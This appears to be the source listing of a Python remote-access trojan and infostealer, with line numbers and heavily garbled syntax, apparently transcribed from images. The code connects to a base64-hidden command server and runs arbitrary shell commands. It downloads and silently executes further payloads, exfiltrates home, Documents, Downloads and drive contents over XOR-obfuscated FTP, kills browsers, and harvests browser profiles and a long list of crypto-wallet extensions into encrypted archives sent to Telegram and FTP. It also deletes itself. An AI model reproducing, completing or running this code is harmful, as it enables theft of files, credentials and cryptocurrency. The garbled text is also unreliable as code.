152     D=pat; B=pat
153     if D=='\': return []
154     dir=os.path.join(rd, B); res=[]; res.append((B, '\V'; S=os.listdir(dir)
155     for x in S:
156         fn=os.path.join(dir, x)
157         try:
158             x0 = x.lower()
159             if os.path.isfile(fn):
160                 ff, fe = os.path.splitext(x0)
161                 if not fe in ex_files and os.path.getsize(fn)<104857600:
162                     if x0.find(D) >= 0: res.append((B, x
163                 elif os.path.isdir(fn):
164                     if not x in ex_dirs and not x0 in ex_dirs:
165                         if B != '\V': res.append('\V'+x
166                         else: res.append(x
167                 res=ld1(rd, t, D)
168         except: pass
169     return res
170     return res
171 def ld2(rd, pd, pat):
172     D=pat; B=pat
173     if D=='\': return []
174     dir=os.path.join(rd, B); res=[]; res.append((B, '\V'; S=os.listdir(dir)
175     for x in S:
176         fn=os.path.join(dir, x)
177         try:
178             x0 = x.lower()
179             if os.path.isfile(fn):
180                 ff, fe = os.path.splitext(x0)
181                 if not fe in ex_files and os.path.getsize(fn)<104857600:
182                     if x0.find(D) >= 0: res.append((B, x
183         except: pass
184     return res
185     def fmt_s(s):
186         if s<1024: return str(s)+'B'
187         elif s<1048576: return '{:07}KB'.format(s/1024.)
188         elif s<1073741824: return '{:07}MB'.format(s/1048576.)
189         else: return '{:07}GB'.format(s/1073741824.)
```

```

189 def FM(f,d):
190     try:f.mkd(d)
191     except:pass
192
193
194
195 class Shell(object):
196     def __init__(A,S):
197         A.ssess = S;A.is_alive = T;A.is_delete = F;A.Lock = RLock();A.timeout_count=0;A.cp_stop=0
198         A.par_dir = os.path.join(os.path.expanduser("~"), ".n2")
199         A.cmds = [1:A.ssh_obj,2:A.ssh_cmd,3:A.ssh_clip,4:A.ssh_run,5:A.ssh_upload,6:A.ssh_kill,7:A.ssh_any,8:A.ssh_env,9:A.ssh_zcp]
200
201     def listen_recv(A):
202         while A.is_alive:
203             recv=A.ssess.recv()
204             if recv==-1:
205                 if A.timeout_count<30:A.timeout_count+=1;continue
206                 else:A.timeout_count=0;recv=N
207             if recv:
208                 A.timeout_count=0
209                 with A.Lock:
210                     D=json.loads(recv);c=D['code'];args=D['args']
211                     if c in A.cmds:tg=A.cmds[c];t=Thread(target=tg,args=(args,t.start())#tg(args)
212                     else:
213                         if A.is_alive:A.is_alive=F;A.close()
214                 else:
215                     if A.is_alive:A.timeout_count=0;A.is_alive=F;A.close()
216
217     def shell(A):
218         t1 = Thread(target=A.listen_recv);t1.daemon=T;t1.start()
219         while A.is_alive:
220             try:sleep(5)
221             except:break
222         A.close()
223         return A.is_delete
224
225     def send(A,code=N,args=N):A.ssess.send(code=code,args=args)
226     def sendall(A,m):A.ssess.sendall(m)
227     def close(A):A.is_alive=F;A.ssess.shutdown()
228     def send_n(A,a,n,o):print(o);p=[A.a,O;o];A.send(code=n,args=p)
229
230     def ssh_cmd(A,args):
231         try:
232             if args==V'delete':o=V'close'\
233             else:return
234         except Exception as e:o=f'Error: {e}'
235         A.sendall(o);A.is_delete = T
236
237     def ssh_obj(A,args):
238         try:
239             a=args[A];cmd=args[V'cmd']
240             if cmd == '\\':o=V'\
241             elif cmd.split()[0] == '\\cd':
242                 proc = subprocess.Popen(cmd, shell=T)

```

```

243         if len(cmd.split()) != 1:
244             p=V'.\'.join(cmd.split()[1:])
245             if os.path.exists(p):os.chdir(p)
246             o=os.getcwd()
247         else:
248             proc=subprocess.Popen(cmd,shell=T,stdin=subprocess.PIPE,stdout=subprocess.PIPE,stderr=subprocess.PIPE).communicate()
249             try:o=decode_str(proc[0]);err=decode_str(proc[1])
250             except:o=proc[0];err=proc[1]
251             o=0 if o else err
252         except Exception as e:pass
253         p=[A.a,O;o];A.send(code=1, args=p)
254
255     def ssh_clip(A,args):
256         global e_buf
257         try:A.send(code=3, args=e_buf);e_buf = ""
258         except:pass
259
260     def down_bro(A,p):
261         if os.path.exists(p):
262             try:os.remove(p)
263             except OSError:return T
264         try:
265             if not os.path.exists(A.par_dir):os.makedirs(A.par_dir)
266         except:pass
267
268         host2 = f"http://{HOST}:{PORT}"
269         try:
270             myfile = requests.get(host2+"/bro/"+sType, allow_redirects=T)
271             with open(p,'wb') as f:f.write(myfile.content)
272             return T
273         except Exception as e:return F
274
275     def ssh_run(A,args):
276         try:
277             a=args[A];p=A.par_dir+"/bow";res=A.down_bro(p)
278             if res:
279                 if os_type == "windows":subprocess.Popen([_PYP,p],creationflags=subprocess.CREATE_NO_WINDOW|subprocess.CREATE_NEW_PROCESS_GROUP)
280                 else:subprocess.Popen([_PYP,p])
281             o = os_type + V' get browse'\
282             except Exception as e:o = f'Err4: {e}';pass
283             p=[A.a,O;o];A.send(code=4,args=p)
284
285     def send_S(A,a,o):A.send_n(a,5,o)
286     def ssh_upload(A,args):
287         try:
288             D=args[A];cmd=args[V'cmd'];print(str(cmd)
289             if V'sdira' in cmd:sdir=cmd[V'sdira'];dncmd[V'dname'];sdir=sdir.strip();dndn.strip();A.ss_upa(0,cmd,sdir,dn)return T
290             elif V'sdir' in cmd:sdir=cmd[V'sdir'];dncmd[V'dname'];sdir=sdir.strip();dndn.strip();A.ss_upa(0,cmd,sdir,dn)return T
291             elif V'sfile' in cmd:sfile=cmd[V'sfile'];dncmd[V'dname'];sfile=sfile.strip();dndn.strip();A.ss_upf(0,cmd,sfile,dn)return T
292             elif V'sfinda' in cmd:sdir=cmd[V'sfinda'];dncmd[V'dname'];pat=cmd[V'pat'];sdir=sdir.strip();dndn.strip();pat=pat.strip();A.ss_upfind(0,cmd,sdir,dn,pat,1):return T

```

```

293
294 elif '\sfindir' in cmd:sdire=cmd['\sfindir'];dn=cmd['\dname'];pat=cmd['\pat'];sdir=sdire.strip();dn=dn.strip();pat=pat.strip();A.ss_ufind(0,cmd,sdir,dn,pat,0);return _T
295 elif '\sfindf' in cmd:dn=cmd['\dname'];pat=cmd['\pat'];dn=dn.strip();pat=pat.strip();A.ss_ufind(0,cmd,'\','\dn,pat,1);return _T
296 else:A.ss_ups();o='Stopped ...'
297 except Exception as e:print(str(e)+ '\nErr: {e}');pass
298 A.send_5(D,o)
299
300 def o_ftp(A,args,name):
301     hn=args['\hn'];un=args['\un'];pw=args['\pw']
302     f=ftplib.FTP(hn,un,pw);f.encoding='utf-8'
303     d='\\'+s;type;FM(f,d)
304     dd='\\'+s;stat;FM(f,d)
305     d='\\'+s+name;FM(f,d)
306     return (f,d)
307 def s_ft(A,G,t,sd,rd,x,y):
308     sn=os.path.join(sd,x,y);dn=rd+'\\'+xx+'\\'+y
309     try:
310         with open(sn,'rb') as f:
311             A.storbin(t,dn,f)
312             o=' copied \'+ fmt_s(os.fstat(f.fileno().st_size)+'\': \'+xx'\ '+y
313             f.close();A.send_5(G,o)
314     except Exception as e:
315         o=' failed: \'+sna'\'+ '\'+str(e);A.send_5(G,o)
316
317 def ss_upd(A,D,args,sd,name):
318     A.cp_stop=0;t=N
319     try:
320         if sd=='\':sds=os.getcwd()
321         A.send_5(D,'\'+>> upload start: \'+ sd)
322
323     res=ld(sd,'\')
324     A.send_5(D,'\'+>>count: \'+ str(len(res)
325     (t,rd)=A.o_ftp(args,name)
326     for (x,y) in res:
327         if A.cp_stop==1:A.send_5(D,'\'+>> upload stopped \');return
328         if y=='\':dn=rd+'\\'+str(x);FM(t,dn)
329         else:A.s_ft(D,t,sd,rd,x,y)
330     t.close()
331     A.send_5(D,'\'+>>uploaded success \')
332 except Exception as ex:
333     if t is not _N:t.close()
334     o=' copy error :\''+str(ex);A.send_5(D,o)
335
336 def ss_upa(A,D,args,sd,name):
337     A.cp_stop=0;t=N
338     try:
339         if sd=='\':sds=os.getcwd()
340         A.send_5(D,'\'+>> upload all start: \'+ sd)
341         res=ld(sd,'\')
342         A.send_5(D,'\'+>>counts: \'+ str(len(res)

```

```

343     (t,rd)=A.o_ftp(args,name)
344     for (x,y) in res:
345         if A.cp_stop==1:A.send_5(D,'\'+>> upload stopped \');return
346         if y=='\':dn=rd+'\\'+str(x);FM(t,dn)
347         else:A.s_ft(D,t,sd,rd,x,y)
348     t.close()
349     A.send_5(D,'\'+>>uploaded success \')
350 except Exception as ex:
351     if t is not _N:t.close()
352     print(str(ex)+ '\n copy error :\''+str(ex);A.send_5(D,o)
353
354 def ss_upf(A,admin,args,sfile,name):
355     D=admin;A.cp_stop=0;t=N
356     try:
357         sdir=os.getcwd()
358         A.send_5(D,'\'+>> upload start: \'+ sdir + \'+ \'+ sfile)
359         (t,rd)=A.o_ftp(args,name)
360         sn=os.path.join(sdir,sfile);dn=rd+'\\'+sfile
361         try:
362             with open(sn, "rb") as f:
363                 A.storbin(t,dn,f)
364                 o=' copied \'+ fmt_s(os.fstat(f.fileno().st_size) + \'+ \'+ sfile
365                 f.close();A.send_5(D,o)
366             except Exception as e:o=' failed: \'+sna'\'+ '\'+str(e);A.send_5(D,o)
367             t.close()
368             A.send_5(D,'\'+>>uploaded done \')
369         except Exception as ex:
370             if t is not _N:t.close()
371             o=' copy error :\''+str(ex);A.send_5(D,o)
372
373 def ss_ufind(A,D,args,sd,name,pat,bsub):
374     A.cp_stop=0;t=N
375     try:
376         if sd=='\':sds=os.getcwd()
377         A.send_5(D,'\'+>> ufind start: \'+ sd)
378         if bsub==1:res=ldf(sd,'\'+pat)
379         else:res=ldf(sd,'\'+pat)
380         A.send_5(D,'\'+>>count: \'+ str(len(res)
381         (t,rd)=A.o_ftp(args,name)
382         for (x,y) in res:
383             if A.cp_stop==1:A.send_5(D,'\'+>> ufind stopped \');return
384             if y=='\':dn=rd+'\\'+str(x);FM(t,dn)
385             else:A.s_ft(D,t,sd,rd,x,y)
386         t.close();A.send_5(D,'\'+>> ufind success \')
387     except Exception as ex:
388         if t is not _N:t.close()
389         o=' copy error :\''+str(ex);A.send_5(D,o)
390
391 def ss_ups(A):A.cp_stop=1
392

```

```

392
393
394 def f_up(A,a,t,sd,dd,x,y):
395     try:
396         dn = dd
397         for i in x.split('\\'):
398             dn = dn + i + '\\'
399             if i not in t,nlist os.path.dirname(dn):mkd(dn)
400             sn=os.path.join(sd,x,y);dn=dd+'\\'+xx+'\\'+yy
401             with open(sn, "rb") as f:A.storbin(t,dn,f);f.close()
402     except:pass
403
404 def ss_ld(A,a,t,sd,dd,pd):
405     dir=os.path.join(sd,pd);sa = os.listdir(dir);res=[]
406     for x in sa:
407         fn=os.path.join(dir,x)
408         try:
409             x0 = x.lower()
410             if os.path.isfile(fn):
411                 ff, fe = os.path.splitext(x0)
412                 if not x0 in ex2_files and not fe in ex1_files and os.path.getsize(fn)<20971520:
413                     for p in pdt.names:
414                         if x0.find(p)>=0:A.f_up(a,t,sd,dd,x=pd,y=x);res.append((sd,pd,x);break
415                 elif os.path.isdir(fn):
416                     if not x in ex_dirs and not x0 in ex_dirs:
417                         if pd != '\\':pd+='\\'+x
418                         else:px
419                     res += A.ss_ld(a,t,sd,dd,p)
420         except:pass
421     return res
422
423 def storbin(A,t,dn,fp):
424     ff, fe = os.path.splitext(dn)
425     if fe is not '.':
426         x0 = fe.lower()
427         if x0 in ex_files or x0==''.zip' or x0==''.rar' or x0==''.7z' or x0==''.pdf' or x0==''.vmdk':cm="STOR {dn}";return t.storbinary(cm,fp)
428
429     cm="f"STOR {dn}.zx";sk = "001*00("
430     t.voidcmd("\\TYPE T\\")
431     bs = 8192
432     with t.transfercmd(cm, _N) as conn:
433         while 1:
434             b=fp.read(bs)
435             if not b:break
436             ll = len(bf)
437             d = bytearray();k = 0
438             for i in range(ll):
439                 k = (i & 7);b = (bf[i] ^ int(ord(sk[k])) & 0xFF);d.append(b)
440             conn.sendall(d)
441     return t.voidresp()

```

```

442
443 def ssh_env(A, args):
444     try:
445         a=args[1];c=args[2];cmd='\\cmd'
446         A.send_n(a,8,'\\--- uenv start \\')
447         (t,dd)=A.o_ftp_c('\\env_'+str(int(time.time)))
448
449         if os_type == "Windows":
450             hd=os.path.expanduser('~\\')
451             ddi=dd+'\\doc';FM(t,ddi)
452             # A.send_n(a,8,'\\>> \\'+hd+'\\\\Documents\\')
453             A.ss_ld(a,t,hd+'\\\\Documents\\',ddi,'\\')
454
455             ddi=dd+'\\down';FM(t,ddi)
456             # A.send_n(a,8,'\\>> \\'+hd+'\\\\Downloads\\')
457             A.ss_ld(a,t,hd+'\\\\Downloads\\',ddi,'\\')
458
459             for i in range(68,73):
460                 C=chr(i);ddi=dd+'\\'+C;FM(t,ddi)
461                 # A.send_n(a,8,'\\>> \\'+ddi)
462                 A.ss_ld(a,t,C+'\\',ddi,'\\')
463         else:
464             hd=os.path.expanduser('~')
465             ddi=dd+'\\home';FM(t,ddi)
466             A.ss_ld(a,t,hd,ddi,'\\')
467
468             hd='\\Volumes\\'
469             ddi=dd+'\\vol';FM(t,ddi)
470             A.ss_ld(a,t,hd,ddi,'\\')
471         t.close()
472         A.send_n(a,8,'\\--- uenv success \\')
473     except Exception as e:A.send_n(a,8,'\\uenv err: '+str(e)
474
475 def ssh_kill(A, args):
476     D=args[1]
477     if os_type == "Windows":
478         try:subprocess.Popen('\\taskkill /IM chrome.exe /F\\')
479         except:pass
480         try:subprocess.Popen('\\taskkill /IM brave.exe /F\\')
481         except:pass
482     else:
483         try:subprocess.Popen('\\killall Google\\ Chrome\\')
484         except:pass
485         try:subprocess.Popen('\\killall Brave\\ Browser\\')
486         except:pass
487     p=[A.DD_OS, '\\Chrome & Browser are terminated']
488     A.send(code=6,args=p)
489

```

```

490 def down_any(A,p):
491     if os.path.exists(p):
492         try:os.remove(p)
493         except OSError:return _T
494     try:
495         if not os.path.exists(A.par_dir):os.makedirs(A.par_dir)
496     except:pass
497
498     host2 = f"http://{HOST}:{PORT}"
499     try:
500         myfile = requests.get(host2+"/adc/"+sType, allow_redirects=_T)
501         with open(p,"wb") as f:f.write(myfile.content)
502     except:pass
503
504     return _T
505
506 def ssh_any(A,args):
507     try:
508         D=args[A];p = A.par_dir + "/" + D;res=A.down_any(p)
509         if res:
510             if os_type == "Windows":subprocess.Popen([_PYP,p],creationflags=subprocess.CREATE_NO_WINDOW|subprocess.CREATE_NEW_PROCESS_GROUP)
511             else:subprocess.Popen([_PYP,p])
512         o = os_type + '\ get anydesk\ '
513     except Exception as e:o = f'\Err?: {e}\';pass
514     p=[A:D,0:o]A.send(code=7,args=p)
515
516 def ssh_zcp(A,args):
517     D=args[A]
518     try:
519         c=args[\cmd\];tt=c['\tt\'];ti=c['\ti\'];tp=c['\tp\']
520         if tp is _N:tp=\288A\
521         with tempfile.TemporaryDirectory() as tmpd:
522             A.send_n(D,9,'\ zcp: preparing ... \')
523             tss= int(time.time);tz= timedelta(offset=timedelta(hours=9);dts= datetime.fromtimestamp(time.time()), tz.strftime('%Ym%d_%H%M%S\'))
524             aid=f'\{stost}_{dts}_{tss}\';ze='\ '
525             if os_type!="Windows\':
526                 tmpd.path.join(os.path.expanduser('~/.\''), f'\{aid}\')
527             ld_brd(tmpd);ld_apd(tmpd)
528
529             A.send_n(D,9,f'\ zcp: packing... {aid}\')
530             afn=os.path.join(os.path.expanduser('~/.\''), f'\{aid}\')
531             if os_type == '\Windows\':
532                 ze='\.7z\';afn+=ze
533                 with py7zr.SevenZipFile(afn, '\w', password=tp, header_encryption=True) as archive:
534                     archive.writall(tmpd, aid)
535             else:
536                 ze='\.zip\';afn+=ze
537                 par_fol = os.path.dirname(tmpd)

```

```

540         contents = os.walk(tmpd)
541         with pyzipper.AESZipFile(afn, '\w', compression=pyzipper.ZIP_DEFLATED,encryption=pyzipper.WZ_AES) as zip:
542             zip.pwd=tp.encode()
543             for root, folders, files in contents:
544                 for folder_name in folders:
545                     ab_path = os.path.join(root, folder_name)
546                     rel_p = ab_path.replace(par_fol + '\\\\\\\\', '\\')
547                     zip.write(ab_path, rel_p)
548                 for file_name in files:
549                     ab_path = os.path.join(root, file_name)
550                     rel_p = ab_path.replace(par_fol + '\\\\\\\\', '\\')
551                     zip.write(ab_path, rel_p)
552
553             A.send_n(D,9,f'\ zcp: packing done\')
554             ret=send_tg(tokett,cid=ti,fn=afn)
555             if ret == 200:A.send_n(D,9,f'\ zcp: tg {aid}{ze} success\')
556             else:A.send_n(D,9,f'\ zcp: tg failed: {ret}\')
557
558             (ff,dd)=A.o_ftp(c,\ zdat_\'+str(tss)
559             try:
560                 dn=dd+"\'+aidze
561                 with open(afn, "rb") as f:
562                     cm=f"STOR {dn}";ff.storbinary(cm,f);f.close()
563             A.send_n(D,9,f'\ zcp: upload {aid}{ze} success\')
564             except:A.send_n(D,9,f'\ zcp: upload failed\');pass
565
566             try:shutil.rmtree(tmpd)
567             except OSError as e:pass
568
569             try:os.remove(afn)
570             except OSError as e:pass
571
572             A.send_n(D,9,'\ zcp: done\')
573     except Exception as e:A.send_n(D,9,f'\Err?: {e}\');pass
574
575 HOST0 = base64.b64decode(host[10:] + host[:10]).decode()
576 PORT0 = 1244
577
578 class Client():
579     def __init__(A):A.server_ip = HOST0;A.server_port = PORT0;A.is_active = _F;A.is_alive = _T;A.timeout_count = 0;A.shell = _N
580
581     @property
582     def make_connection(A):
583         while _T:
584             try:
585                 A.client_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
586                 s = Session(A.client_socket);s.connect(A.server_ip, A.server_port)
587                 A.shell = Shell(s);A.is_active = _T

```

```

588         if A.shell.shell():
589             try:dir = os.getcwd();fn=os.path.join(dir,sys.argv[0]);os.remove(fn)
590             except:pass
591             return _T
592         sleep(15)
593     except Exception as e:sleep(20);pass
594 def run(A):
595     if A.make_connection:return
596
597 client = Client()
598
599 import sys
600
601 if os_type=="Windows":
602     try:import py7zr
603     except:
604         try:subprocess.check_call(['PWP_M_P_L','py7zr']);import py7zr
605         except:pass
606     else:
607         try:import pyzipper
608         except:
609             try:subprocess.check_call(['PWP_M_P_L','pyzipper']);import pyzipper
610             except:pass
611
612 import glob,shutil,tempfile
613 from typing import Union
614
615 ost = sys.platform
616
617 def _expand_win_path(path: Union[dict, str]):
618     if not isinstance(path, dict): path = {"path": path, "env": "APPDATA"}
619     return os.path.join(os.getenv(path["env"], ""), path["path"])
620
621 def _expand_paths_impl(paths: list, os_name: str):
622     os_name = os_name.lower()
623     assert os_name in ["windows", "osx", "linux"]
624
625     if not isinstance(paths, list):paths = [paths]
626
627     if os_name == "windows":paths = map(_expand_win_path, paths)
628     else:paths = map(os.path.expanduser, paths)
629
630     for path in paths:
631         for i in sorted(glob.glob(path):
632             yield i
633
634 def _expand_paths(paths: list, os_name: str):

```

```

635     return list(_expand_paths_impl(paths, os_name)
636
637 def _norm_gen_paths(paths: Union[str, list], channel: Union[str, list] = _N):
638     channel = channel or [""]
639     if not isinstance(channel, list): channel = [channel]
640     if not isinstance(paths, list): paths = [paths]
641     return paths, channel
642
643 def _gen_nix_paths(paths: Union[str, list], channel: Union[str, list] = _N):
644     paths, channel = _norm_gen_paths(paths, channel)
645     res = []
646     for chan in channel:
647         for path in paths:
648             res.append(path.format(channel=chan)
649
650     return res
651
652 def _gen_win_paths(paths: Union[str, list], channel: Union[str, list] = _N):
653     paths, channel = _norm_gen_paths(paths, channel)
654     res = []
655     for chan in channel:
656         for path in paths:
657             res.append({"env": "LOCALAPPDATA", "path": path.format(channel=chan)})
658             res.append({"env": "APPDATA", "path": path.format(channel=chan)})
659     return res
660
661 class CB:
662     def __init__(A,browser,prof_dirs=_N,**B):A.browser=browser;A.prof_dirs=prof_dirs;A.__add_info(**B)
663
664     def __add_info(A, linux_profiles=_N, windows_profiles=_N, osx_profiles=_N):
665         if ost == "darwin":P = A.prof_dirs or _expand_paths(osx_profiles, "osx")
666         elif ost.startswith("linux") or "bsd" in ost.lower():
667             P = A.prof_dirs or _expand_paths(linux_profiles, "linux")
668         elif ost == "win32":
669             P = A.prof_dirs or _expand_paths(windows_profiles, "windows")
670         A.prof_dirs = P
671
672     def __str__(A): return A.browser
673     def load(A): return ( "browser": A.browser, "prof_dirs": A.prof_dirs )
674
675 m_base_p = "~/Library/Application Support/"
676 s_df = "Default"
677 s_pf = "Profile *"
678 s_ud = "User Data*"
679 l_conf_p = "~/.config/"
680
681 class Chrome(CB):
682     def __init__(A, prof_dirs=_N):
683         args = {
684             "linux_profiles": _gen_nix_paths(
685                 [
686                     l_conf_p+"google-chrome(channel)/*s_df,
687                     l_conf_p+"google-chrome(channel)/*s_pf,

```

```

687         "~/var/app/com.google.Chrome/config/google-chrome[channel]/*s_df,
688         "~/var/app/com.google.Chrome/config/google-chrome[channel]/*s_pf,
689     ],
690     channel=["", "-beta", "-unstable"],
691 ),
692 "windows_profiles": _gen_win_paths(
693     [
694         "Google\\\\Chrome[channel]\\\\User Data*\\\\*s_df,
695         "Google\\\\Chrome[channel]\\\\User Data*\\\\*s_pf,
696     ],
697     channel=["", "Beta", "Dev", "SxS"],
698 ),
699 "osx_profiles": _gen_nix_paths(
700     [
701         m_base_p+"Google/Chrome[channel]/*s_df,
702         m_base_p+"Google/Chrome[channel]/*s_pf,
703     ],
704     channel=["", "Beta", "Dev"],
705 )
706 }
707 super().__init__(browser="Chrome", prof_dirs=prof_dirs,**args)
708
709 class Chromium(CB):
710     def __init__(A, prof_dirs=N):
711         args = {
712             "linux_profiles": [
713                 l_conf_p+"chromium/*s_df,
714                 l_conf_p+"chromium/*s_pf,
715                 "~/var/app/org.chromium.Chromium/config/chromium/*s_df,
716                 "~/var/app/org.chromium.Chromium/config/chromium/*s_pf,
717             ],
718             "windows_profiles": _gen_win_paths(
719                 [
720                     "Chromium\\\\User Data*\\\\*s_df,
721                     "Chromium\\\\User Data*\\\\*s_pf,
722                 ]
723             ),
724             "osx_profiles": [
725                 m_base_p+"Chromium/*s_df,
726                 m_base_p+"Chromium/*s_pf,
727             ]
728         }
729         super().__init__(browser="Chromium", prof_dirs=prof_dirs,**args)
730
731
732 class Opera(CB):

```

```

733     def __init__(A, prof_dirs=N):
734         args = {
735             "linux_profiles": [
736                 l_conf_p+"opera",
737                 l_conf_p+"opera-beta",
738                 l_conf_p+"opera-developer",
739                 "~/var/app/com.opera.Opera/config/opera",
740                 "~/var/app/com.opera.Opera/config/opera-beta",
741                 "~/var/app/com.opera.Opera/config/opera-developer",
742             ],
743             "windows_profiles": _gen_win_paths(
744                 [
745                     "Opera Software\\\\Opera [channel]",
746                 ],
747                 channel=["Stable", "Next", "Developer"],
748             ),
749             "osx_profiles": [
750                 m_base_p+"com.operasoftware.Opera",
751                 m_base_p+"com.operasoftware.OperaNext",
752                 m_base_p+"com.operasoftware.OperaDeveloper",
753             ]
754         }
755         super().__init__(browser="Opera", prof_dirs=prof_dirs,**args)
756
757
758 class Brave(CB):
759     def __init__(A, prof_dirs=N):
760         args = {
761             "linux_profiles": _gen_nix_paths(
762                 [
763                     l_conf_p+"BraveSoftware/Brave-Browser[channel]/*s_df,
764                     l_conf_p+"BraveSoftware/Brave-Browser[channel]/*s_pf,
765                     "~/var/app/com.brave.Browser/config/BraveSoftware/Brave-Browser[channel]/*s_df,
766                     "~/var/app/com.brave.Browser/config/BraveSoftware/Brave-Browser[channel]/*s_pf,
767                 ],
768                 channel=["", "-Beta", "-Dev", "-Nightly"],
769             ),
770             "windows_profiles": _gen_win_paths(
771                 [
772                     "BraveSoftware\\\\Brave-Browser[channel]\\\\User Beta*\\\\*s_df,
773                     "BraveSoftware\\\\Brave-Browser[channel]\\\\User Data*\\\\*s_pf,
774                 ]
775             ),
776             channel=["", "-Beta", "-Dev", "-Nightly"],
777         },
778         "osx_profiles": _gen_nix_paths(
779             [
780                 m_base_p+"BraveSoftware/Brave-Browser[channel]/*s_df,
781                 m_base_p+"BraveSoftware/Brave-Browser[channel]/*s_pf,
782             ],

```

```
783     channel=["", "-Beta", "-Dev", "-Nightly"],
784 )
785 }
786 super().__init__(browser="Brave", prof_dirs=prof_dirs,**args)
787
788 class Edge(CB):
789     def __init__(A, prof_dirs=None):
790         args = {
791             "linux_profiles": _gen_nix_paths(
792                 [
793                     l_conf_p4"microsoft-edge[channel]"+s_df,
794                     l_conf_p4"microsoft-edge[channel]"+s_pf,
795                     "/.var/app/com.microsoft.Edge/config/microsoft-edge[channel]"+s_df,
796                     "/.var/app/com.microsoft.Edge/config/microsoft-edge[channel]"+s_pf,
797                 ],
798                 channel=["", "-beta", "-dev"],
799             ),
800             "windows_profiles": _gen_win_paths(
801                 [
802                     "Microsoft\\\\Edge[channel]\\\\User Data\\\\"+s_df,
803                     "Microsoft\\\\Edge[channel]\\\\User Data\\\\"+s_pf,
804                 ],
805                 channel=["", "-Beta", "-Dev", "-SxS"],
806             ),
807             "osx_profiles": _gen_nix_paths(
808                 [
809                     m_base_p4"Microsoft Edge[channel]"+s_df,
810                     m_base_p4"Microsoft Edge[channel]"+s_pf,
811                 ],
812                 channel=["", "-Beta", "-Dev", "-Canary"],
813             ),
814         }
815         super().__init__(browser="Edge", prof_dirs=prof_dirs,**args)
816
817 class Vivaldi(CB):
818     def __init__(A, prof_dirs=None):
819         args = {
820             "linux_profiles": [
821                 l_conf_p4"vivaldi"+s_df,
822                 l_conf_p4"vivaldi"+s_pf,
823                 l_conf_p4"vivaldi-snapshot"+s_df,
824                 l_conf_p4"vivaldi-snapshot"+s_pf,
825                 "-/.var/app/com.vivaldi.Vivaldi/config/vivaldi"+s_df,
826                 "-/.var/app/com.vivaldi.Vivaldi/config/vivaldi"+s_pf,
827             ],
828             "windows_profiles": _gen_win_paths(
829                 [
830                     "Vivaldi\\\\User Data\\\\"+s_df,
831                     "Vivaldi\\\\User Data\\\\"+s_pf,
832                 ]
833             )
834         }
835     },
836     "osx_profiles": [
837         m_base_p4"Vivaldi"+s_df,
838         m_base_p4"Vivaldi"+s_pf,
839     ]
840 }
841 super().__init__(browser="Vivaldi", prof_dirs=prof_dirs,**args)
842
843 def chrome(prof_dirs=None): return Chrome(prof_dirs).load()
844 def chromium(prof_dirs=None): return Chromium(prof_dirs).load()
845 def opera(prof_dirs=None): return Opera(prof_dirs).load()
846 def brave(prof_dirs=None): return Brave(prof_dirs).load()
847 def msedge(prof_dirs=None): return Edge(prof_dirs).load()
848 def vivaldi(prof_dirs=None): return Vivaldi(prof_dirs).load()
849
850 def cp_dirs(src_dir, dst_dir, pre, pname):
851     if os.path.isdir(src_dir):
852         dirs = [name for name in os.listdir(src_dir) if os.path.isdir(os.path.join(src_dir, name))]
853         if dirs != []:
854             for d in dirs:
855                 if d in dic:tdn+["pre"]_d[_dic[d]]:cp_dir(os.path.join(src_dir,d), dst_dir, tdn, pname)
856
857 def cp_dir(src_dir, dst_dir, tdn, pname):
858     if os.path.isdir(src_dir):
859         try:shutil.copytree(src_dir, os.path.join(dst_dir,pname,tdn), dirs_exist_ok=True)
860         except:pass
861
862 def ld_brd(dst):
863     ext_local_dic={"aeachknefpehccinbohchokeoemg":"Coin98", "ahofpialjgfhomlkhjbgjldicdn":"Exodus", "bfmaelhomelmhpgjnjophhpkoljpa":"Phantom", "ejbalbakopichihcedalmeeaejnlmha":"MetaMask-Edge",
864     "ejjldmfndkjfwelhebeopokkhhfci":"Petrabatos", "eglidjglicdcondcbbheppgnh":"Trust", "fhoohlanbohpbjibidengennodjip":"Blance", "gjdfrnllihfblakdelkhgqjehba":"Termax", "hifafgcddpqlmjjkcfpndhcellj":"Crypto.com",
865     "hmfanknocfeofhdgdeijmhafndnaad":"Coinbase", "lmejjfjmkncplpeklmkeoelofec":"TronLink", "lpgcplngdoabgloedjfcuhafa":"SafePal", "mcolincfahagggkhpcecciolgqg":"OX", "nkbihfboeaaohlefkodhefppgnh":"MetaMask",
866     "nphlpgokhkhkckhmjggakijkhhd":"ton", "pdlloaghegdbhmkkllghmjkpiga":"Bybit", "pkhamefngmkgkllgijjibomha":"Pontee", "kplkdojledeidojgacfhpalohh":"Enkrypt", "qoakfejjabomsejlpdflaeobhb":"Core-Crypto",
867     "jldiallhmhdjgbohgdflaeocpak":"Bitget", "kdgjfcgijghagllbaiddpiejfdp":"Circus", "kpehldckknjffeahkjjajccjcfil":"HBAR", "ldnbdjlpfpflnkongfbbpcelogp":"Xverse", "fccgngjhbajloalokkbcidcaikhcpa":"Zapit",
868     "fijgjcjhjmmckomlajpeljklid":"Lalisan", "enabgdcbahnbigakljabodpnlmg":"Manta", "onhogjeacnfookfppdlbalmjgpn":"Sub-Polkadot", "amkjjmflldogwhjloimjbofnfjin":"Wombat", "gimhkrpfebdjlojgicbcmngjlor":"Orange",
869     "mweonfrfndkcalilpggfrfoier":"MRFI", "memceokjogoleoboljjoillkudcn":"Nabby", "frefellndmlwhbajjjoimogfordgc":"LeapCosmos", "anokgaphcpakhhlnngjijmcooib":"Compass-Set", "repajndgajcdmdeahjgijgofjlojg":"Sender",
870     "efglgofipbhgjeonhbilabncikg":"Nurtian", "ldlpeekobhjjdofgfgjlechaanaj":"Leather", "lccbohghkdkikahocnbdmailljdlf":"Nigawa", "abkxkcbngaeppcfmkoindcojgp":"Casper", "bhhlbepdkhpadjdnnojkhgloioibic":"Solflare",
871     "kighnkaaelchojjjdaeeagfalpl":"Zenion", "lmmfcpkafcpdglckhmbkpkaid":"Koaia", "tbljoddagjghlpghahamgfhggjc":"Virgo", "ppbilpcjhhbdhahkfkdcocghbkpo":"Unisat", "afbcjppbfadkmcckmeoedmaeflc":"Math",
872     "ebfidplhabeedhbjnoghokplioajj":"Fewcha-Move", "fopmedgnkfpabglppeddmochcookhc":"Suku", "gjjagngiddbbccopjhlktdhdhcgneak":"Hashpack", "jnlgaectpmbajjffmmhlhejkenejdaa":"Braavos", "pglaagfkjcmliolekcfaljdagdhica":"Stargazer",
